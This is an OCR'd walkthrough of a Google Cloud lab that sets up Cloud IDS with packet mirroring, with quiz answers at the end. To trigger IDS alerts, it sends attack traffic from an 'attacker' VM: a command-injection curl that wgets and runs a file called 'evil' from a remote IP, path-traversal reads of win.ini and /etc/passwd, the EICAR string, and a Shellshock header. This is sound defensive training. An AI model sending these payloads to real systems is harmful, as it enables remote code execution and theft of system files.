
```
gcloud compute packet-mirrorings create cloud-ids-packet-mirroring \

--region=us-east1 \

--collector-ilb=$FORWARDING_RULE \

--network=cloud-ids \
```

--mirrored-subnets=cloud-ids-useast1



4. Verify that the packet mirroring policy is created:

gcloud compute packet-mirrorings list

This gcloud command lists the packet mirroring policies and shows whether they are enabled/disabled.

The output should be similar to this:

Command Output

NAME: cloud-ids-packet-mirroring

REGION: us-east1

NETWORK: cloud-ids

ENABLE: TRUE

```
student_03_49f123a17109@cloudshell:~ (qwiklabs-gcp-02-77d15e025e74)$ gcloud compute packet-m
irrorings list
NAME: cloud-ids-packet-mirroring
REGION: us-east1
NETWORK: cloud-ids
ENABLE: TRUE
student_03_49f123a17109@cloudshell:~ (qwiklabs-gcp-02-77d15e025e74)$
```

23°C Mostly clear ENG 6:48 PM 19-Oct-25


Task 7. Simulate attack traffic

In this task, you establish an SSH connection to your attacked virtual machine and simulate attack traffic from a virtual machine to your server. You do this by running a selection of curl commands that range from low severity to critical severity.

1. To establish an SSH connection to your attacker virtual machine through IAP, in Cloud Shell, run the following command:

```
gcloud compute ssh attacker --zone=us-east1-b --tunnel-through-iap
```

Note: *You are now in the shell of your attacker VM and not the Cloud Shell machine.*



2. Run the following curl requests in sequence to simulate low, medium, high, and critical severity alerts on the IDS:

Low Severity:

curl "http://192.168.10.20/weblogin.cgi?username=admin';cd /tmp;wget http://123.123.123.123/evil;sh evil;rm evil"

```
student-03-49f123a17109@attacker:~$ curl "http://192.168.10.20/weblogin.cgi?username=admin';
cd /tmp;wget http://123.123.123.123/evil;sh evil;rm evil"
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
```

Medium Severity:

curl http://192.168.10.20/?item=../../../../WINNT/win.ini

curl http://192.168.10.20/eicar.file

```
student-03-49f123a17109@attacker:~$ curl http://192.168.10.20/?item=../../../../WINNT/win.in
i
curl http://192.168.10.20/eicar.file
<!DOCTYPE html>
<html>
<head>
<title>Welcome to nginx!</title>
<style>
    body {
        width: 35em;
        margin: 0 auto;
        font-family: Tahoma, Verdana, Arial, sans-serif;
    }
</style>
</head>
<body>
<h1>Welcome to nginx!</h1>
<p>If you see this page, the nginx web server is successfully installed and
working. Further configuration is required.</p>

<p>For online documentation and support please refer to
<a href="http://nginx.org/">nginx.org</a>.<br/>
Commercial support is available at
<a href="http://nginx.com/">nginx.com</a>.</p>

<p><em>Thank you for using nginx.</em></p>
</body>
</html>
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
student-03-49f123a17109@attacker:~$
```

High Severity:

curl http://192.168.10.20/cgi-bin/../../../..//bin/cat%20/etc/passwd

```
student-03-49f123a17109@attacker:~$ curl http://192.168.10.20/cgi-bin/../../../..//bin/cat%2
0/etc/passwd
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
student-03-49f123a17109@attacker:~$
```

Critical Severity:

curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' http://192.168.10.20/cgi-bin/test-critical

```
student-03-49f123a17109@attacker:~$ curl -H 'User-Agent: () { :; }; 123.123.123.123:9999' ht
tp://192.168.10.20/cgi-bin/test-critical
<html>
<head><title>404 Not Found</title></head>
<body>
<center><h1>404 Not Found</h1></center>
<hr><center>nginx/1.18.0</center>
</body>
</html>
student-03-49f123a17109@attacker:~$
```


3. Exit the attacker virtual machine shell and return to Cloud Shell:

exit


Task 8. Review threats detected by Cloud IDS

In this task, you review the various attack traffic captured by the Cloud IDS in the Cloud console. The captured attack traffic profiles provide details of each threat.

1. In the Google Cloud console, in the **Navigation menu** (☰), click **Network Security > IDS Dashboard**.




2. For **Top threats**, click **View top threats**.



The Cloud IDS captured various attack traffic profiles and provided the details on each threat. You may need to click **Refresh** if you do not see any threats. Let's dive a little deeper and view threat details.

3. Locate the **Bash Remote Code Execution Vulnerability** threat, click **View more** (⋮), and then select **View threat details**.




Note: *You may have noticed that there are multiple threats that produce the same name, for example, "Bash Remote Code Execution Vulnerability". This is expected behavior.*

If you look closely, you will see that the session IDs of the threats are different. Since both VMs created are in the same subnet, we are seeing mirrored packets for both the client and server. Outbound packets from the client are being mirrored to IDS, and additionally, inbound packets to the server are being mirrored to IDS.

4. Now let's view the details of this incident in Cloud Logging. To return to the **Threats** page, click the left arrow.
5. Click **IDS Threats** from the navigation menu.
6. Locate the **Bash Remote Code Execution Vulnerability**, click **More**, and then select **View threat logs**.

A new Cloud Logging tab opens that displays the same details. This enables you to send the logs to Cloud Storage, Chronicle, or any SIEM/SOAR. You can also create custom workflows to take remediation action based on alerts, like creating a Cloud Function that triggers on an alert and creating or updating a firewall rule to block the IP address, or creating or updating a Google Cloud Armor policy.



Congratulations!


In this lab, you did the following:

1. Created a new VPC and deployed a Cloud IDS endpoint.
2. Deployed two VMs, created a packet mirroring policy, and then sent attack traffic.

3. Verified that the Cloud IDS captured the threats by viewing the threat details in the Cloud console and the threat logs in Cloud Logging.

End your lab

When you have completed your lab, click **End Lab**. Google Cloud Skills Boost removes the resources you've used and cleans the account for you.



QUIZ

✓ 1. Which IAM role contains permissions to create, modify, and delete networking resources, except for firewall rules and SSL certificates?

- ✓ Network administrator
- ○ Security administrator
- ○ Security viewer
- ○ Network viewer

Correct! The network administrator role grants permission to create, modify, and delete networking resources, except for firewall rules and SSL certificates.

✓ 2. Which type of IAM member belongs to an application or virtual machine instead of an individual end user?

- ○ Google group
- ○ Google account
- ○ Cloud Identity domain
- ✓ Service account

Correct! A service account is a special Google account that belongs to your application or a virtual machine, instead of to an individual end user.

ADVANCED SECURITY MONITORING AND ANALYSIS

QUIZ

✓ 1. What is the primary purpose of Packet Mirroring in network security?

- ○ To filter out unwanted traffic from a network.
- ○ To redirect traffic to a different network interface.
- ○ To encrypt network traffic for privacy.
- ✓ To create a duplicate copy of network traffic for analysis.

Correct! This is the core function of Packet Mirroring, enabling deep analysis of network data.

✓ 2. Which of the following is a key benefit of using Packet Mirroring for network security analysis?

- ✓ It enables the capture and inspection of traffic without impacting network performance.
- ○ It automatically patches vulnerabilities in software.
- ○ It reduces network bandwidth usage.
- ○ It directly prevents cyberattacks.

Correct. This is the primary benefit of packet mirroring. It allows security tools to analyze network traffic without interfering with the actual flow of data.